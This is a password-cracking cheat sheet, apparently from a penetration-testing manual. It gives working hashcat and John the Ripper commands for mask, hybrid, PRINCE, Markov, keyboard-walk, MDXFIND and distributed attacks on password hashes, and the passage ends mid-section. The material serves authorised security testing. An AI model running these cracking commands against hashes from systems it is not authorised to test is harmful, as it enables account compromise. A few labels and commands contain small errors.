Example hybrid mask (leftside) + wordlist (rightside) (i.e. 123!Password)
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt

Example wordlist (leftside) + hybrid mask (rightside) (i.e. Password123!)
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a

HASHCAT CUSTOM CHARSETS

Four custom buffer charsets to create efficient targeted mask attacks defined as: **-1 -2 -3 -4**

Example custom charset targeting passwords that only begin in a,A,b,B,or c,C , 4 unknown middle characters, and end with a digit (i.e. a17z#q7):
hashcat -a 3 -m #type hash.txt -1 abcABC ?1?a?a?a?a?d

Example custom charset targeting passwords that only begin in uppercase or lowercase, 4 digits in the middle, and end in special character !,@,$ (i.e. W7462! or f1234$):
hashcat -a 3 -m #type hash.txt -1 ?u?l -2 !@$?1?d?d?d?d?2

Example using all four custom charsets at once (i.e. pow!12er):
hashcat -a 3 -m #type hash.txt -1 qwer -2 poiu -3 123456 -4 !@#$% ?2?2?1?4?3?3?1?1

JOHN MASK ATTACK CREATION

Example usage:
john --format=#type hash.txt --mask=<mask>

Example brute-force all possible combinations up to 7 characters long:
john --format=#type hash.txt --mask=?a?a?a?a?a?a?a

Example brute-force uppercase first letter, 3 unknown middle characters, and ends in 2 digits (i.e. Pass12):
john --format=#type hash.txt --mask=?u?a?a?a?d?d

Example brute-force known first half word "secret" and unknown ending:
john --format=#type hash.txt --mask=secret?a?a?a?a

Example mask (leftside) + wordlist (rightside) (i.e. 123!Password)
john --format=#type hash.txt --wordlist=dict.txt --mask=?a?a?a?a?w

Example wordlist (leftside) + mask (rightside) (i.e. Password123!)
john --format=#type hash.txt --wordlist=dict.txt --mask=?w?a?a?a?a

JOHN CUSTOM CHARSETS

Nine custom buffer charsets to create efficient targeted mask attacks defined as: **-1 -2 -3 -4 -5 -6 -7 -8 -9**

Example custom charset targeting passwords that only begin in a,A,b,B,or c,C , 4 unknown middle characters, and end with a digit (i.e. a17z#q7):
john --format=#type hash.txt -1=abcABC --mask=?1?a?a?a?a?d

Example custom charset targeting passwords that only begin in uppercase or lowercase, 4 digits in the middle, and end in special character !,@,$ (i.e. W7462! or f1234$):
john --format=#type hash.txt -1=?u?l -2=!@$ --mask=?1?d?d?d?d?2

Example using four custom charsets at once (i.e. pow!12er):
john --format=#type hash.txt -1=qwer -2=poiu -3=123456 -4=!@#$% --mask=?2?2?1?4?3?3?1?1

HASHCAT MASK CHEAT SHEET

```
?l = lowercase   = 26 chars = abcdefghijklmnopqrstuvwxyz
?u = uppercase   = 26 chars = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = digits      = 10 chars = 0123456789
?s = special     = 33 chars = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a = all         = 95 chars = lowercase+uppercase+digits+special
?h = hex         = 16 chars = 0123456789abcdef
?H = HEX         = 16 chars = 0123456789ABCDEF
?b = byte        = 256 byte = 0x00 - 0xff
```

JOHN MASK CHEAT SHEET

```
?l = lowercase   = 26 chars = abcdefghijklmnopqrstuvwxyz
?u = uppercase   = 26 chars = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = digits      = 10 chars = 0123456789
?s = special     = 33 chars = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a = all         = 95 chars = lowercase+uppercase+digits+special
?h = hex         0x80 - 0xff
?A = all valid characters in the current code page
?h = all 8-bit (0x80-0xff)
?H = all except the NULL character
?L = non-ASCII lower-case letters
?U = non-ASCII upper-case letters
?D = non-ASCII "digits"
?S = non-ASCII "specials"
?w = Hybrid mask mode placeholder for the original word
```

MASK FILES

Hashcat allows for the creation of mask files by placing custom masks, one per line, in a text file with ".hcmask" extension.

HASHCAT BUILT-IN MASK FILES	Approx # Masks
8char-1l-1u-1d-1s-compliant.hcmask	40,824
8char-1l-1u-1d-1s-noncompliant.hcmask	24,712
rockyou-1-60.hcmask	836
rockyou-2-1800.hcmask	2,968
rockyou-3-3600.hcmask	3,971
rockyou-4-43200.hcmask	7,735
rockyou-5-86400.hcmask	10,613
rockyou-6-864000.hcmask	17,437
rockyou-7-2592000.hcmask	25,043

WESTERN COUNTRY TOP MASKS

?l?l?l?l?l?l	6-Lowercase
?l?l?l?l?l?l?l	7-Lowercase
?l?l?l?l?l?l?l?l	8-Lowercase
?d?d?d?d?d?d	6-Digits
?l?l?l?l?l?l?l?l?l?l?l?l	12-Lowercase
?l?l?l?l?l?l?l?l?l	9-Lowercase
?l?l?l?l?l?l?l?l?l?l	10-Lowercase
?l?l?l?l?l	5-Lowercase
?l?l?l?l?l?l?d?d?l?l?l?l	6-Lowercase + 2-Digits + 4-Lowercase
?d?d?d?d?d?d?d?d?l?l?l?l	8-Digits + 4-Lowercase
?l?l?l?l?l?d?d	5-Lowercase + 2-Digits
?d?d?d?d?d?d?d?d	8-Digits
?l?l?l?l?l?l?d?d	6-Lowercase + 2-Digits
?l?l?l?l?l?l?l?l?d?d	8-Lowercase + 2-Digits

EASTERN COUNTRY TOP MASKS

?d?d?d?d?d?d?d?d	8-Digits
?d?d?d?d?d?d	6-Digits
?d?d?d?d?d?d?d	7-Digits
?d?d?d?d?d?d?d?d?d	9-Digits
?d?d?d?d?d?d?d?d?d?d	10-Digits
?l?l?l?l?l?l?l?l	8-Digits
?d?d?d?d?d?d?d?d?d?d?d	11-Digits
?l?l?l?l?l?l	6-Lowercase
?l?l?l?l?l?l?l?l?l	9-Lowercase
?l?l?l?l?l?l?l	7-Lowercase
?l?l?l?d?d?d?d?d?d	3-Lowercase + 6-Digits
?l?l?d?d?d?d?d?d	2-Lowercase + 6-Digits
?l?l?l?l?l?l?l?l?l?l	10-Lowercase
?d?d?d?d?d?d?d?d?d?d?d?d	12-Digits

PACK (Password Analysis and Cracking Kit) MASK CREATION

http://thesprawl.org/projects/pack/

MASKGEN

MaskGen allows you to automatically generate pattern-based mask attacks from known passwords and filter by length and desired cracking time.

python maskgen.py example.mask

```
MASKGEN OPTIONS
  -t        target cracking time of all masks combined (seconds)
  -o <file.hcmask>     output masks to a file
  --showmasks    show matching masks

  Individual Mask Filter Options:
  --minlength=8       Minimum password length
  --maxlength=8       Maximum password length
  --mintime=3600      Minimum mask runtime (seconds)
  --maxtime=3600      Maximum mask runtime (seconds)
  --mincomplexity=1   Minimum complexity
  --maxcomplexity=100 Maximum complexity
  --minoccurrence=1   Minimum occurrence
  --maxoccurrence=100 Maximum occurrence

  Mask Sorting Options:
  --optindex          sort by mask optindex (default)
  --occurrence        sort by mask occurrence
  --complexity        sort by mask complexity

  Check mask coverage:
  --checkmasks=?u?l?l?l?l?l?d,?l?l?l?l?l?d?d check mask coverage
  --checkmasksfile=masks.hcmask        check mask coverage in a file

  Miscellaneous options:
  --pps=1000000000    Passwords per Second
```

MASKGEN EXAMPLES

Gather stats about cracked passwords.txt and hide the less than 1% results:
python statsgen.py --hiderare passwords.txt

Save masks stats to a .mask file for further analysis:
python statsgen.py --hiderare passwords.txt -o example.mask

Analyze example.mask results, number of masks, estimated time to crack, etc...
python maskgen.py example.mask

Create 24 hour (86400 seconds) mask attack based on cracking speed of a single GTX 1080 against MD5 hashes 24943.1 MH/s(based on appendix table).
!Substitute your GPU's cracking speed against MD5 (c/s)!.
python maskgen.py example.mask --targettime=86400 --optindex --pps=24943000000 -q

Output 24 hour mask attack to a .hcmask file for use in Hashcat:
python maskgen.py example.mask --targettime=86400 --optindex --pps=24943000000 -q -o example.hcmask

Use your new example.hcmask file with Hashcat in mask attack mode:
hashcat -a 3 -m #type hash.txt example.hcmask

TIME TABLE CHEAT SHEET

60 seconds	1 minute
3,600 seconds	1 hour
86,400 seconds	1 day
604,800 seconds	1 week
1,209,600 seconds	1 fortnight
2,419,200 seconds	1 month (30days)
31,536,000 seconds	1 year

POLICYGEN

Generate a collection of masks following the password complexity in order to significantly reduce the cracking time.

python policygen.py [options] -o example.hcmask

```
POLICYGEN OPTIONS
  -o masks.hcmask       Save masks to a file
  --pps=1000000000      Passwords per Second
  --showmasks           Show matching masks
  --noncompliant        Generate masks for noncompliant passwords
  -q, --quiet           Don't show headers.

  Password Policy:
    Define the minimum (or maximum) password strength policy that you
    would like to test

    --minlength=8       Minimum password length
    --maxlength=8       Maximum password length
    --mindigit=1        Minimum number of digits
    --minlower=1        Minimum number of lower-case characters
    --minupper=1        Minimum number of upper-case characters
    --minspecial=1      Minimum number of special characters
    --maxdigit=3        Maximum number of digits
    --maxlower=3        Maximum number of lower-case characters
    --maxupper=3        Maximum number of upper-case characters
    --maxspecial=3      Maximum number of special characters
```

POLICYGEN EXAMPLES

Generate mask attack for password policy 8 character length requiring at least 1 lowercase, 1 uppercase, 1 digit, and 1 special character:
python policygen.py --minlength 8 --maxlength 8 --minlower 1 --minupper 1 --mindigit 1 --minspecial 1 -o example.hcmask

Generate mask attack and estimate time of completion based on GTX 1080 against MD5 hashes 24943.1 MH/s(based on appendix table) for password policy 8 character length requiring at least 1 lowercase, 1 uppercase, 1 digit, and 1 special character:
python policygen.py --minlength 8 --maxlength 8 --minlower 1 --minupper 1 --mindigit 1 --minspecial 1 -o example.hcmask --pps=24943000000

CUSTOM MASK PLANS

DATE YYMMDD MASK

```
hashcat -a 3 -m #type hash.txt -1 12 -2 90 -3 01 -4 123 ?1?2?3?d?4?d
```

DATE YYYYMMDD MASK

```
hashcat -a 3 -m #type hash.txt -1 12 -2 90 -3 01 -4
123 ?1?2?d?d?3?d?4?d
```

3 SEQUENTIAL NUMBERS MASK + SPECIAL

```
hashcat -a 3 -m #type hash.txt -1 147 -2 258 -3 369 ?1?2?3?s
```

FOREIGN CHARACTER SETS

FOREIGN CHARACTER SETS

UTF8 POPULAR LANGUAGES

**Incremental four character password examples*

Arabic

UTF8 (d880-ddbf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 d8d9dadbdcdd -2 80818283848586
8788898a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9aaabacadae
afb0b1b2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?1?2?1?2?1?2
```

Bengali

UTF8 (e0a680-e0adbf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 e0 -2 a6a7a8a9aaabacad -3 8081
82838485868788898a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9
aaabacadaeafb0b1b2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?3?1?2?3?1?2?3?1?2?3
```

Chinese (Common Characters)

UTF8 (e4b880-e4bbbf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 e4 -2 b8b9babb -3 808182838485
868788898a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9aaabacad
aeafb0b1b2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?3?1?2?3?1?2?3?1?2?3
```

Japanese (Katakana & Hiragana)

UTF8 (e38180-e3869f)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 e3 -2 818283848586 -3 80818283
8485868788898a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9aaab
acadaeafb0b1b2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?3?1?2?3?1?2?3?1?2?3
```

Russian

UTF8 (d080-d4bf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 d0d1d2d3d4 -2 8081828384858687
88898a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9aaabacadaeaf
b0b1b2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?1?2?1?2?1?2
```

HASHCAT BUILT-IN CHARSETS

Hashcat ?h ?H

Hashcat includes a lowercase and uppercase hex charset:

```
?h = 0123456789abcdef
?H = 0123456789ABCDEF
```

German

```
hashcat -a 3 -m #type hash.txt -1 charsets/German.hcchr -i ?1?1?1?1
```

French

```
hashcat -a 3 -m #type hash.txt -1 charsets/French.hcchr -i ?1?1?1?1
```

Portuguese

```
hashcat -a 3 -m #type hash.txt -1 charsets/Portuguese.hcchr -i ?1?1?1?1
```

SUPPORTED LANGUAGE ENCODINGS

```
hashcat -a 3 -m #type hash.txt -1 charsets/<language>.hcchr -i ?1?1?1?1
```

Bulgarian, Castilian, Catalan, English, French, German, Greek, Greek Polytonic, Italian, Lithuanian, Polish, Portuguese, Russian, Slovak, Spanish

JOHN UTF8 & BUILT-IN CHARSETS

OPTIONS:

--encoding=NAME	input encoding (eg. UTF-8, ISO-8859-1).
--input-encoding=NAME	input encoding (alias for --encoding)
--internal-encoding=NAME	encoding used in rules/masks (see doc/ENCODING)
--target-encoding=NAME	output encoding (used by format)

Example LM hashes from Western Europe, using a UTF-8 wordlist:
john --format=lm hast.txt --encoding=utf8 --target:cp850 --wo:spanish.txt

Example using UTF-8 wordlist with internal encoding for rules processing:
john --format=#type hash.txt --encoding=utf8 --internal=CP1252 --wordlist=french.lst --rules

Example mask mode printing all possible "Latin-1" words of length 4:
john --stdout --encoding=utf8 --internal=8859-1 --mask:?l?l?l?l

SUPPORTED LANGUAGE ENCODINGS
UTF-8, ISO-8859-1 (Latin), ISO-8859-2 (Central/Eastern Europe), ISO-8859-7 (Latin/Greek), ISO-8859-15 (Western Europe), CP437 (Latin), CP737 (Greek), CP850 (Western Europe), CP852 (Central Europe), CP858 (Western Europe), CP866 (Cyrillic), CP1250 (Central Europe), CP1251 (Russian), CP1252 (Default Latin1), CP1253 (Greek) and KOI8-R (Cyrillic).

HASHCAT ?b BYTE CHARSET

If your unsure as to position of a foreign character set contained within your target password, you can attempt the ?b byte charset in a mask using a sliding window. For example if we have a password 6 characters long:

?b = 256 byte = **0x00 - 0xff**

```
hashcat -a 3 -m #type hash.txt   ?b?a?a?a?a?a
                                  ?a?b?a?a?a?a
                                  ?a?a?b?a?a?a
                                  ?a?a?a?b?a?a
                                  ?a?a?a?a?b?a
                                  ?a?a?a?a?a?b
```

CONVERT ENCODING

HASHCAT
Force internal wordlist encoding from X
hashcat -a o -m #type hash.txt dict.txt --encoding-from=utf-8

Force internal wordlist encoding to X
hashcat -a o -m #type hash.txt dict.txt --encoding-to=iso-8859-15

ICONV
Convert wordlist into language specific encoding
iconv -f <old_encode> -t <new_encode> < dict.txt | sponge dict.txt.enc

CONVERT HASHCAT $HEX OUTPUT

Example of converting $HEX[] entries in hashcat.pot file to ASCII:

```
grep '$HEX' hashcat.pot | awk -F ":" {'print $2'} |perl -ne 'if ($_ =~
        m/\$HEX\[([A-Fa-f0-9]+)\]/) {print pack("H*", $1), "\n"}'
```

ADVANCED ATTACKS

ADVANCED ATTACKS

PRINCE ATTACK

PRINCE (PRobability INfinite Chained Elements) Attack takes one input wordlist and builds "chains" of combined words automatically.

HASHCAT PRINCEPROCESSOR
https://github.com/hashcat/princeprocessor

Attack slow hashes:

```
pp64.bin dict.txt | hashcat -a 0 -m #type hash.txt
```

Amplified attack for fast hashes:

```
pp64.bin --case-permute dict.txt | hashcat -a 0 -m #type hash.txt -r rule.txt
```

Example PRINCE attack producing minimum 8 char candidates with 4 elements piped directly into Hashcat with rules attack.

```
pp64.bin —-pw-min=8 —-limit=4 dict.txt|hashcat -a 0 -m # hash.txt -r best64.rule
```

PRINCECEPTION ATTACK (@jmgosney)
Piping the output of one PRINCE attack into another PRINCE attack.

```
pp64.bin dict.txt | pp64.bin | hashcat -a 0 -m #type hash.txt
```

PURPLE RAIN ATTACK (@netmux)
Shuffling one or multiple dictionaries output into a PRINCE attack combined with Hashcat random rules generator.
https://www.netmux.com/blog/purple-rain-attack

```
shuf dict.txt | pp64.bin --pw-min=8 | hashcat -a 0 -m #type -w 4 -O hash.txt -g 300000
```

"TIL THE SUN BURNS OUT" (@Evil_Mog)
Preparing, permutating, and expanding large dictionary into PRINCE attack piped into Hashcat.

```
./prepare.bin < bigwordlist.txt | permute.bin | expander.bin | pp64.bin --pw-min=8 | hashcat -a 0 -m #type -w 4 -O hash.txt
```

JOHN BUILT-IN PRINCE ATTACK
John The Ripper comes with built-in PRINCE functionality:

```
john --prince=dict.txt hash.txt
```

HASHCAT BRAIN

Hashcat BRAIN will keep track of what password candidates have already been tried against a target hashlist. Using two in-memory databases and a client/server architecture, Hashcat will check the BRAIN for duplicate password guess attempts across attacks and reject ones that have already been attempted. This feature will radically change the way you approach long-term and group coordinated cracking jobs. Caveat is that the BRAIN function performs much more efficiently on SLOW hash types (roughly < 650kH/s) so be aware when trying to use it against something like NTLM.
https://hashcat.net/forum/thread-7903.html

OPTIONS
--brain-server start hashcat brain server
--brain-client start hashcat brain client, auto activates --slow-candidates
--brain-host & **--brain-port** ip/port of brain server for listening & connecting
--brain-session override automatically calculated brain session ID
--brain-session-whitelist allow only explicit written session ID on brain server
--brain-password specify brain server authentication password
--brain-client-features enable and disable certain features of hashcat brain

TERMINAL WINDOW #1 Start Local BRAIN Server

```
hashcat --brain-server
1547086922.385610 |   0.00s |   0 | Generated authentication password:
74fe414aede50622
1547086922.385792 |   0.00s |   0 | Brain server started
```

TERMINAL WINDOW #2 Connect Local BRAIN Client

```
hashcat -a 0 -m # hash.txt dict.txt -z --brain-password 74fe414aede50622
```

MASK PROCESSOR

Mask attack generator with a custom configurable charset and ability to limit consecutive and repeating characters to decrease attack keyspace.
https://github.com/hashcat/maskprocessor

Limit 4 consecutive identical characters in the password string “-q” option:

```
mp64.bin -q 4 ?d?d?d?d?d?d?d?d | hashcat -a 0 -m #type hash.txt
```

Limit 4 identical characters in the password string “-r” option:

```
mp64.bin -r 4 ?d?d?d?d?d?d?d?d | hashcat -a 0 -m #type hash.txt
```

Limit 2 consecutive and 2 identical characters in the password string:

```
mp64.bin -r 2 -q 2 ?d?d?d?d?d?d?d?d | hashcat -a 0 -m #type hash.txt
```

Custom charset limiting 2 consecutive and 2 identical characters in the password string:

```
mp64.bin -r 2 -q 2 -1 aeiuo -2 TGBYHN ?1?2?1?2?d?d?d?d | hashcat -a 0 -m #type
hash.txt
```

CUSTOM MARKOV MODEL / STATSPROCESSOR

Word-generator based on the per-position markov-attack.
https://hashcat.net/wiki/doku.php?id=hashcat_utils#hcstat2gen
https://hashcat.net/wiki/doku.php?id=statsprocessor

HCSTAT2GEN

Create custom Markov models using hashcat-util hcstat2gen.bin based on cracked target passwords. The util hcstatgen makes a 32MB file each time no matter how small/large the password list provided. Highly recommended you make custom Markov models for different target sets.

```
hcstat2gen.bin outfile.hcstat2 < passwords.txt
lzma --compress --format=raw --stdout -9e outfile.hcstat2 > output.hcstat2
```

STATSPROCESSOR

Is a high-performance word-generator based on a user supplied per-position Markov model (hcstat file) using mask attack notation. !!Caveat it does not support the newest 'hcstat2' format yet so you must LZMA compress the resultant 'out.hcstat' file.

STEP 1: Create your custom Markov model

```
hcstat2gen.bin out.hcstat < passwords.txt
lzma --compress --format=raw --stdout -9e outfile.hcstat2 > output.hcstat2
```

STEP 2.1: Supply your new Markov model to Hashcat as mask or rule attack.

```
hashcat -a 3 -m #type hash.txt --markov-hcstat2=out.hcstat ?a?a?a?a?a?a
```

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt --markov-hcstat2=out.hcstat
```

STEP 2.2: OR use the legacy 'hcstatgen.bin' to create your Markov model and supply your new Markov model with sp64 and pipe into Hashcat.

```
hcstatgen.bin out.hcstat < passwords.txt
```

```
sp64.bin --pw-min 3 --pw-max 5 out.hcstat ?l?l?l?l?l?l | hashcat -a 0 -m #type hash.txt
```

KEYBOARD WALK PROCESSOR

Keyboard-walk generator with configurable base chars, keymappings and routes.
https://github.com/hashcat/kwprocessor

Example keyboard walk with tiny charset in english mapping and with 2-10 adjacent keys piping out results into a hashcat attack:
kwp.bin basechar/tiny.base keymaps/en.keymap routes/2-to-10-max-3 -0 -z | hashcat -a 0 -m #type hash.txt

Example keyboard walk with full charset in english mapping and with 3x3 adjacent keys piping out results into a hashcat attack:
./kwp basechars/full.base keymaps/en.keymap routes/3-to-3-exhaustive.route | hashcat -a 0 -m #type hash.txt

[**FULL LIST OF OPTIONS**]

```
./kwp [options]... basechars-file keymap-file routes-file
  -V, --version              Print version
  -h, --help                 Print help
  -o, --output-file          Output-file
  -b, --keyboard-basic       Characters reachable without holding shift or altgr
  -s, --keyboard-shift       Characters reachable by holding shift
  -a, --keyboard-altgr       Characters reachable by holding altgr (non-english)
  -z, --keyboard-all         Shortcut to enable all --keyboard-* modifier
  -1, --keywalk-south-west   Routes heading diagonale south-west
  -2, --keywalk-south        Routes heading straight south
  -3, --keywalk-south-east   Routes heading diagonale south-east
  -4, --keywalk-west         Routes heading straight west
  -5, --keywalk-repeat       Routes repeating character
  -6, --keywalk-east         Routes heading straight east
  -7, --keywalk-north-west   Routes heading diagonale north-wes
  -8, --keywalk-north        Routes heading straight north
  -9, --keywalk-north-east   Routes heading diagonale north-east
  -0, --keywalk-all          Shortcut to enable all --keywalk-* directions
  -n, --keywalk-distance-min Minimum allowed distance between keys
  -x, --keywalk-distance-max Maximum allowed distance between keys
```

MDXFIND / MDSPLIT

https://hashes.org/mdxfind.php
(credit ‘Waffle’)

MDXFIND is a program which allows you to run large numbers of unsolved hashes of any type, using many algorithms concurrently, against a large number of plaintext words and rules, very quickly. It’s main purpose was to deal with large lists (20 million, 50 million, etc) of unsolved hashes and run them against new dictionaries as you acquire them.

So when would you use MDXFIND on a pentest? If you dump a database tied to website authentication and the hashes are not cracking by standard attack plans. The hashes may be generated in a unique nested hashing series. If you are able to view the source code of said website to view the custom hashing function you can direct MDXFIND to replicate that hashing series. If not, you can still run MDXFIND using some of the below ‘Generic Attack Plans’. MDXFIND is tailored toward intermediate to expert level password cracking but is extremely powerful and flexible.

Example website SHA1 custom hashing function performing multiple iterations:

```
$hash = sha1($password . $salt);
for ($i = 1; $i <= 65000; ++$i)
{
    $hash = sha1($hash . $salt);
}
```

MDXFIND

COMMAND STRUCTURE THREE METHODS **1-STDOUT 2-STDIN 3-File**

1- Reads hashes coming from cat (or other) commands stdout.

cat hash.txt | mdxfind -h <regex #type> -i <#iterations> dict.txt > out.txt

2- Takes stdin from outside attack sources in place of dict.txt when using the options variable ‘-f’ to specify hash.txt file location and variable ‘stdin’.

mp64.bin ?d?d?d?d?d?d | mdxfind -h <regex #type> -i <#iterations> -f hash.txt stdin > out.txt

3- Specify file location ‘-f’ with no external stdout/stdin sources.

mdxfind -h <regex #type> -i <#iterations> -f hash.txt dict.txt > out.txt

[FULL LIST OF OPTIONS]

```
-a        Do email address munging
-b        Expand each word into unicode, best effort
-c        Replace each special char (<>&, etc) with XML equivalents
-d        De-duplicate wordlists, best effort...but best to do ahead of time
-e        Extended search for truncated hashes
-p        Print source (filename) of found plain-texts
-q        Internal iteration counts for SHA1MD5x, and others. For example, if you
          have a hash that is SHA1(MD5(MD5(MD5(MD5($pass))))), you would set -q
          to 5.
-g        Rotate calculated hashes to attempt match to input hash
-s        File to read salts from
-u        File to read Userid/Usernames from
-k        File to read suffixes from
```

```
-n        Number of digits to append to passwords. Other options, like: -n 6x
          would append 6 digit hex values, and 8i would append all ipv4 dotted-
          quad IP-addresses.
-i        The number of iterations for each hash
-t        The number of threads to run
-f        file to read hashes from, else stdin
-l        Append CR/LF/CRLF and print in hex
-r        File to read rules from
-v        Do not mark salts as found.
-w        Number of lines to skip from first wordlist
-y        Enable directory recursion for wordlists
-z        Enable debugging information/hash results
-h        The hash types: 459 TOTAL HASHES SUPPORTED
```

GENERIC ATTACK PLANS

This is a good general purpose MDXFIND command to run your hashes against if you suspect them to be "non-standard" nested hashing sequences. This command says "Run all hashes against dict.txt using 10 iterations except ones having a salt, user, or md5x value in the name." It's smart to skip salted/user hash types in MDXFIND unless you are confident a salt value has been used.

cat hash.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt > out.txt

The developer of MDXFIND also recommends running the below command options as a good general purpose attack:

cat hash.txt | mdxfind -h '^md5$,^sha1$,^md5md5pass$,^md5sha1$' -i 5 dict.txt > out.txt

And you could add a rule attack as well:

cat hash.txt | mdxfind -h '^md5$,^sha1$,^md5md5pass$,^md5sha1$' -i 5 dict.txt -r best64.rule > out.txt

GENERAL NOTES ABOUT MDXFIND

-Can do multiple hash types/files all during a single attack run.
    cat sha1/*.txt sha256/*.txt md5/*.txt salted/*.txt | mdxfind
-Supports 459 different hash types/sequences
-Can take input from special 'stdin' mode
-Supports VERY large hashlists (100mil) and 10kb character passwords
-Supports using hashcat rule files to integrate with dictionary
-Option '-z' outputs ALL viable hashing solutions and file can grow very large
-Supports including/excluding hash types by using simple regex parameters
-Supports multiple iterations (up to 4 billion times) by tweaking -i parameter for instance:

```
MD5x01 is the same as md5($Pass)
MD5x02 is the same as md5(md5($pass))
MD5x03 is the same as md5(md5(md5($pass)))
...
MD5x10 is the same as md5(md5(md5(md5(md5(md5(md5(md5(md5(md5($pass))))))))))
```

-Separate out -usernames -email -ids -salts to create custom attacks
-If you are doing brute-force attacks, then hashcat is probably better route
-When MDXfind finds any solution, it outputs the kind of solution found, followed by the hash, followed by the salt and/or password. For example:

```
Solution         HASH                  :PASSWORD

MD5x01 000012273bc5cab48bf3852658b259ef:1EbOTBK3
MD5x05 033b111073e5f64ee59f0be9d6b8a561:08061999
MD5x09 aadb9d1b23729a3e403d7fc62d507df7:1140
MD5x09 326d921d591162eed302ee25a09450ca:1761974
```

MDSPLIT

When cracking large lists of hashes from multiple file locations, MDSPLIT will help match which files the cracked hashes were found in, while also outputing them into separate files based on hash type. Additionally it will remove the found hashes from the original hash file.

COMMAND STRUCTURE THREE METHODS **1-STDOUT 2-STDIN 3-File**

1- Matching MDXFIND results files with their original hash_orig.txt files.

cat hashes_out/out_results.txt | mdsplit hashes_orig/hash_orig.txt

OR perform matching against a directory of original hashes and their results.

cat hashes_out/* | mdsplit hashes_orig/*

2- Piping MDXFIND directly into MDSPLIT to sort in real-time results.

cat *.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt | mdsplit *.txt

3- Specifying a file location in MDXFIND to match results in real-time.

mdxfind -h ALL -f hashes.txt -i 10 dict.txt | mdsplit hashes.txt

GENERAL NOTES ABOUT MDSPLIT

-MDSPLIT will append the final hash solution to the end of the new filename. For example, if we submitted a 'hashes.txt' and the solution to the hashes was "MD5x01" then the results file would be 'hashes.MD5x01'. If multiple hash solutions are found then MDSPLIT knows how to deal with this, and will then remove each of the solutions from hashes.txt, and place them into 'hashes.MD5x01', 'hashes.MD5x02', 'hashes.SHA1'... and so on.

-MDSPLIT can handle sorting multiple hash files, types, and their results all at one time. Any solutions will be automatically removed from all of the source files by MDSPLIT, and tabulated into the correct solved files. For example:

```
cat dir1/*.txt dir2/*.txt dir3/*.txt | mdxfind -h '^md5$,^sha1$,^sha256$' -i 10 dict.txt | mdsplit dir1/*.txt dir2/*.txt dir3/*.txt
```

RAKING

Raking is the act of looping over wordlists with generate rules '-g' option enabled and using '--debug-mode=4' to collect the basewords, final words, and rules that worked. For example:

STEP 1: First raking pass at a fast hashlist looping over wordlists directory:

```
hashcat -a 0 -m # -w 3 hash.txt wordlists/* -g 100000 --debug-mode=4 --debug-file=nodename.debug
```

STEP 2: From there the basewords can be collected with:

```
cut -d: -f1 < nodename.debug >>nodename.base
```

STEP 3: Then the debug rules can be collected with:

```
cut -d: -f2 < nodename.debug >>nodename.rule
```

STEP 4: Finally the resultant words can be collected with:

```
cut -d: -f3- < nodename.debug >>nodename.final
```

After some time repeatedly generating rules, collecting basewords, final words, and rules, they can again be tested against the hashlist or multiple hashlists and a fresh debug file to determine the effectiveness. You can also count the number of times rules have been used and take the best of them. This method was how the Hashcat included rule generated2.rule was created.
Credit: Dustin '@Evil_Mog' Heywood

EXTREME HASHES

As a past time for cracking and hash enthusiasts, extreme hashes are a community driven challenge for participants to find the most extreme in each category. Participants also attempt to include their 'handle' in the plaintext value which resulted in the final hash.

Categories include:
Minimum Value
Maximum Value
Maximum High Bits
Maximum Low Bits
Hex Maximum Value
Hex Minimum Value
Byte Maximum Value
Byte Minimum Value
Integer Maximum Value
Integer Minimum Value

HASHES.ORG
https://hashes.org/extremes.php

HASHKILLER.CO.UK
https://hashkiller.co.uk/hash-min-max.aspx

DISTRIBUTED / PARALLELIZATION CRACKING

HASHCAT

https://hashcat.net/forum/thread-3047.html

Step 1: Calculate keyspace for attack (Example MD5 Brute Force x 3nodes)

```
hashcat -a 3 -m 0 ?a?a?a?a?a?a --keyspace
81450625
```

Step 2: Distribute work through keyspace division (s)kip and (l)imit

```
81450625 / 3 = 27150208.3
Node1#   hashcat -a 3 -m 0 hash.txt ?a?a?a?a?a?a -s 0 -l 27150208
Node2#   hashcat -a 3 -m 0 hash.txt ?a?a?a?a?a?a -s 27150208 -l 27150208
Node3#   hashcat -a 3 -m 0 hash.txt ?a?a?a?a?a?a -s 54300416 -l 27150209
```

JOHN

http://www.openwall.com/john/doc/OPTIONS.shtml

Manual distribution using Options --node & --fork to 3 similar CPU nodes utilizing 8 cores:

```
Node1# john --format=<#> hash.txt --wordlist=dict.txt --rules=All --fork=8 --node=1-8/24
Node2# john --format=<#> hash.txt --wordlist=dict.txt --rules=All --fork=8 --node=9-16/24
Node3# john --format=<#> hash.txt --wordlist=dict.txt --rules=All --fork=8 --node=17-24/24
```

Other John Options for parallelization:
Option 1:Enable OpenMP through uncommenting in Makefile
Option 2:Create additional incremental modes in john.conf
Option 3:Utilize built-in MPI parallelization

OTHER CREATIVE ADVANCED ATTACKS

Random creative password attacks using the power of stdin and stdout. Not implying they're useful but to demonstrate the power of mixing and matching. Go forth and create something useful.

PRINCE-MDXFIND ATTACK

```
pp64.bin dict.txt | mdxfind -h ALL -f hash.txt -i 10 stdin > out.txt
```

HASHCAT-UTIL COMBONATOR PRINCE

```
